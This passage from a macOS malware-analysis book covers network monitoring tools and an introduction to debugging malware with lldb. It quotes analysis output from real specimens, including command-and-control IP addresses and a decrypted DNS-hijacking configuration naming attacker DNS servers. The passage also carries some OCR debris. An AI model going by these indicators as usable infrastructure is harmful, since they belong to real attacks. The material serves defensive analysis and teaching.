> Each of these utilities support a myriad of command-line flags that control their usage, and/or format or filter their output. Consult their man pages for information on these various flags.

In order to supplement these command-line utilities, the open-source Netiquette [13] tool was created (by yours truly). Leveraging Apple's (private) Network Statistics framework [18], Netiquette provides a simple GUI with options to ignore system processes, filter on user-specified input (e.g. "Listen" to only display sockets in the Listen state), and export results to JSON:

Netiquette [13]

As noted, other network monitors are designed to capture actual network traffic (packets) for in-depth analysis. Examples of this include the ubiquitous tcpdump utility and the well-known Wireshark application [14].

When run from the terminal, `/usr/sbin/tcpdump`:

> *"prints out a description of the contents of packets on a network interface that match the boolean expression ...[and will] continue capturing packets until it is interrupted by a SIGINT signal"* [19]

Supporting a myriad of command-line options (such as `-A` to print captured packets in ASCII, and the `host` and `port` options to capture only specific connections), `tcpdump` is especially useful for analyzing the network traffic and understanding the protocol of malicious specimens.

Wireshark [14] also captures network traffic, but provides a fully-featured user interface and powerful protocol decoding capabilities.


Now, let's briefly look at various outputs captured by these networking monitoring tools ...whilst running various macOS malware specimens.

In mid-2019, attackers targeted macOS users via a Firefox 0day. The payload? `OSX.Mokes(B)` [20]. Recovering the malware's command and control server address was one of the main analysis objectives. Via a network monitor, this turned out to be fairly straightforward! Specifically, while executing the malware, `lsof` (that was run with the `-i` and `TCP` flags to filter on TCP connections) captured an outgoing connection to `185.49.69.210` on port `80`. The responsible process, `quicklookd`, was the unsigned, persistent OSX.Mokes(B) implant, apparently trying to masquerade as the popular file hosting service Dropbox:

```
$ lsof -i TCP

COMMAND     PID  USER  TYPE      NAME
quicklookd  733  user  IPv4 TCP  192.168.0.128:49291->185.49.69.210:http (SYN_SENT)

$ codesign ~/Library/Dropbox/quicklookd
~/Library/Dropbox/quicklookd: code object is not signed at all
```

In a more recent malware attack, the infamous Lazarus group targeted macOS users with `OSX.Dacls` [21]. Executing the malware results in an observable networking event: a

connection attempt to 185.62.58.207:443 that Netiquette detects and attributes to a hidden process (`.mina`) in the user's `~/Library` directory:




As malware analysts, we're interested not just in the addresses of the command and control servers, but also the actual contents of the packets. For example, via `tcpdump` we can observe that a recent adware installer (`InstallCore`) that masquerades as an Adobe Flash Player installer, does in fact download and install a legitimate copy of Flash:


```
# tcpdump -s0 -A host 192.168.0.7 and port 80

GET /adobe_flashplayer_e2c7b.dmg HTTP/1.1
Host: appsstatic2fd4se5em.s3.amazonaws.com
Accept: */*
Accept-Language: en-us
Connection: keep-alive
Accept-Encoding: gzip, deflate
User-Agent: Installer/1 CFNetwork/720.3.13 Darwin/14.3.0 (x86_64)
```

...while also, of course, persistently infecting the system with adware [22].


Full packet captures can also reveal the capabilities of malicious code. For example, via Wireshark we can observe the basic survey data collected by `OSX.ColdRoot` [8].



Briefly mentioned earlier, `OSX.FruitFly` [3], was a rather insidious piece of Mac malware that remained undetected for over a decade. Once captured, network monitoring tools played a large role in its comprehensive analysis. For example via Wireshark, we can observe the malware responding to the attacker's command and control server with its installed location:



...while in another instance, the network monitor captures the malware exfiltrating screen captures (as .png files):



Through these examples, it’s clear to see the value of network monitoring tools as part of a larger malware analysis toolkit.

Up Next...

In this chapter we discussed process, file, and network monitors. These passive dynamic analysis tools are an essential part of the malware analyst's toolkit, as they provide invaluable insight into the capabilities and functionality of malware specimens.

However, sometimes more powerful tools are needed. In the next chapter, we’ll dive into the world of debugging, arguably the most thorough and comprehensive way to analyze even the most complex malware threats.

References

1. OSX.Eleanor
https://objective-see.com/blog/blog_0x16.html

2. wacaw
http://webcam-tools.sourceforge.net/

3. “Dissecting OSX.FruitFly via a Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

4. ProcessMonitor
https://objective-see.com/products/utilities.html#ProcessMonitor

5. OSX.MacLoader
https://objective-see.com/blog/blog_0x53.html#lazarus-loader-aka-macloader

6. OSX.WindTail
https://www.virusbulletin.com/uploads/pdf/magazine/2019/VB2019-Wardle.pdf

7. fs_usage
x-man-page://fs_usage

8. OSX.ColdRoot
https://objective-see.com/blog/blog_0x2A.html

9. FileMonitor
https://objective-see.com/products/utilities.html#FileMonitor

10. OSX.BirdMiner
https://objective-see.com/blog/blog_0x53.html#osx-birdminer-osx-loudminer

11. OSX.Yort(B)
https://objective-see.com/blog/blog_0x53.html#osx-yort-b

12. OSX.CookieMiner
https://objective-see.com/blog/blog_0x53.html#osx-cookieminer

13. Netiquette
https://objective-see.com/products/netiquette.html

14. Wireshark
https://www.wireshark.org/

15. netstat
x-man-page://netstat

16. lsof
x-man-page://lsof

17. nettop
x-man-page://nettop


18. “H e т -Work: Darwin Networking”
http://newosxbook.com/bonus/vol1ch16.html

19. tcpdump
x-man-page://tcpdump

20. “Burned by Fire(fox): a Firefox 0day drops another macOS Backdoor (OSX.Mokes.B)”
https://objective-see.com/blog/blog_0x45.html

21. “The Dacls RAT ...now on macOS!”
https://objective-see.com/blog/blog_0x57.html

22. “Analyzing the Anti-Analysis Logic of an Adware Installer”
https://objective-see.com/blog/blog_0x0C.html



Chapter 0x0A: Debugging

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

In the previous chapter, we covered passive dynamic analysis tools including process, file, and network monitors. While these tools can often (quickly!) provide invaluable insights into a malicious sample, other times they cannot. Moreover, while they may allow one to observe the actions of the sample under scrutiny, such observations are indirect, and thus may not provide true insight into the internal workings of the sample. Something more powerful is needed!

The ultimate dynamic analysis tool is the debugger. Simply put, a debugger allows one to execute a binary, instruction by instruction. At any time one can examine (or modify) registers and memory contents, skip (bypass) entire functions, and much more.

Before diving into debugging concepts, a quick example is in order ...an example that clearly illustrates the power of the debugger. `OSX.Mami` [1] contains a large chunk of embedded, encrypted data that it passes to a method named `setDefaultConfiguration`:

```
01 [SBConfigManager setDefaultConfiguration:
02 @"uZmgulcipekSbayTO9ByamTUu_zVtsflazc2Nsuqgq0dXkoOzKMJMNTULoLpd-QV9qQy6VRluzRXqWOG
03 scgheRvikLkPRzs1pJbey2QdaUSXUZCX-UNERrosul22NsW2vYpS7HQO4VG5l8qic3rSH_fAhxsBXpEe55
04 7eHIr245LUYcEIpemnvSPTZ_lNp2XwyOJjzcJWirKbKwtc3Q61pD..."];
```

Generally speaking, encrypted data within a malicious sample is data the malware author is attempting to hide ...either from detection tools, or from a malware analyst. As the latter, we're of course quite motivated to decrypt this data to uncover the secrets it hides.

In the case of `OSX.Mami`, based on context (i.e the invocation of the method named `setDefaultConfiguration:`), it seems reasonable to assume that this embedded data is the malware's (initial) configuration, which may contain valuable information such as address of command and control servers, insights into the malware's capabilities, and more.

So how to decrypt? Well, static analysis approaches would be rather slow and inefficient, while file or process monitors would be of little use, as the encrypted configuration information is not written to disk nor passed to any (other) processes. In other words, it exists decrypted, solely in memory.

Via a debugger (and more on this shortly), we can instruct the malware to execute, stopping at the `SBConfigManager`'s `setDefaultConfiguration:` method. Then, "stepping" (executing) instruction by instruction, we allow the malware to continue execution in a controlled manner, pausing again when it has completed the decryption of its configuration information.

As a debugger can directly inspect the memory of the process it is debugging, we then can simply "dump" (print) the now decrypted configuration information (pointed to by the `rax` register):

```
# lldb MaMi
(lldb) target create "MaMi"
Current executable set to 'MaMi' (x86_64).

...

(lldb) po $rax
{
 "dnsChanger" =  {
   "affiliate" = "";
   "blacklist_dns" = ();
   "encrypt" = true;
   "external_id" = 0;
   "product_name" = dnsChanger;
   "publisher_id" = 0;

    ...

   "setup_dns" =         (
      "82.163.143.135",
      "82.163.142.137"
    );

    "shared_storage" = "/Users/%USER_NAME%/Library/Application Support";
    "storage_timeout" = 120;
   };

 "installer_id" = 1359747970602718687;
 ...
}
```

Various decrypted key/value pairs (such as `"product_name" = dnsChanger`) provide insight into the malware's ultimate goal; hijacking infected systems DNS settings, forcing domain name resolutions to be routed through attacker controlled servers (found, as specified in the decrypted configuration, at `82.163.143.135` and `82.163.142.137`).


Perhaps the most noteworthy aspect of this analysis approach and decryption of the embedded configuration information, was barely having to lift a finger! Instead, via a debugger, we simply allowed the malware to happily execute ...and then, (unbeknownst to the malware), extracted the decrypted data from memory.

This is but one example that illustrates the power of a debugger! More comprehensively, the benefits of a debugger include the ability to:

- gain a comprehensive understanding of the analyzed code
- dynamically modify code on the fly, for example to bypass anti-analysis logic

Of course there are some challenges that somewhat temper these benefits, including the fact that a debugger:

- is a rather complex tool (requiring specific, low level knowledge)
- can require a significant amount of time to complete the analysis



However, once you have gained an understanding of debugger concepts and techniques to debug efficiently, a debugger will become your best (malware analysis) friend.

Debugging Concepts

At a high-level, a debugging session generally flows in the following manner:


1. The target process (i.e the malware specimen to analyze) is "loaded" into the debugger.

2. Breakpoints are set at various locations within the code, for example at the malware's main entrypoint or at method calls of interest.

3. The sample is started and runs until a breakpoint is encountered, at which point execution is halted.

4. Once halted, one is free to poke around, examining memory and register values (for example to retrieve unencrypted data), control flow (i.e. call stacks), and more.

5. Execution is then either resumed (and runs until another breakpoint is hit), or individual instructions can be executed one at a time.



📝 Note:

When a malicious sample is debugged, it is being allowed to execute (albeit in an instrumented environment). As such, **always** perform debugging in a virtual machine.

Besides ensuring that no persistence damage occurs, a virtual machine can be reverted to a previous state. This is oftentimes quite useful during debugging sessions (for example when a breakpoint was missed and the malware executed in its entirety).

To start a debugging session, simply load the sample into the debugger. The other option is to attach it to an already running process. However, when analyzing a malicious specimen, we generally want to begin debugging at the start of the malware's execution.

📝 Note:

Here we focus on using lldb, the de facto tool for macOS binary debugging. Though applications (such as Hopper) have built user-friendly interfaces on top of it, directly interacting with lldb via its command line interface is arguably the most powerful and efficient approach to debugging.

lldb is installed alongside Xcode (/usr/bin/lldb). However, if you prefer to only install lldb from the terminal: type lldb, hit enter, and agree to the installation prompt.

The lldb website [2] provides a wealth of detailed knowledge, such as an in depth tutorial [3] of the tool.

Moreover, the lldb help command can be consulted for any command in order to provide inline information. For example, the following describes the commands for operating on breakpoints:

(lldb) help breakpoints

The official lldb tutorial, also notes that there is an 'apropos' command that *"will search the help text for all commands for a particular word and dump a summary help string for each matching command."* [3]

There are several ways to start a debugging session in `lldb`. The simplest is executing `lldb` from the terminal, along with the path to a binary to analyze (plus any additional arguments for said binary):

```
$ lldb ~/Downloads/malware.bin any args

(lldb) target create "malware.bin"
```

```
Current executable set to 'malware.bin' (x86_64).
```

As shown above, `lldb` will display a target creation message, make note of the executable set to be debugged, and identify its architecture. Although the debugging session has been created, none of the instructions of the sample (e.g. `malware.bin`) have yet been executed.

`lldb` can also attach to an instance of a running process via `-pid <target pid>`. However, in the context of analyzing malware, this approach is not commonly used (as the malware is already off and running and thus can actually prevent such attachment).

Finally, from the lldb shell, one can utilize the `--waitfor` command, *"which waits for the next process that has that name to show up, and attaches to it"* [3].

```
$ lldb

(lldb) process attach --name malware.bin --waitfor
```

